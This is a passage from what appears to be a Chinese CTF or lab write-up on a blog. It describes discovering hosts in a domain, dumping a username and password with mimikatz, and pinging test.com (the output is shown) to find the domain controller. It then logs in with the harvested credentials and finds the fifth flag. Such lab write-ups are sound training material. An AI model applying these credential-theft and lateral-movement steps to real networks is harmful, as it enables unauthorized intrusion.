


https://blog.csdn.net/weixin_40958742

打开网络，发现其他主机



通过mimikatz密码抓取程序，可以得到一个用户名和密码



知道了其所属域，查看一下域控机器的ip



```
管理员: C:\windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator.ZGC-20160413JLL>ping test.com


正在 Ping test.com [192.168.60.100] 具有 32 字节的数据:
来自 192.168.60.100 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.60.100 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.60.100 的回复: 字节=32 时间=2ms TTL=128
来自 192.168.60.100 的回复: 字节=32 时间<1ms TTL=128

192.168.60.100 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 0ms, 最长 = 2ms, 平均 = 0ms


C:\Users\Administrator.ZGC-20160413JLL>
```

https://blog.csdn.net/weixin_40958742

接下来用抓取到的用户和密码尝试登陆这台域控



比较难受，不过可以点击确定来更改密码，成功登录后可以在C盘下发现第五个flag



这样五个flag都找到了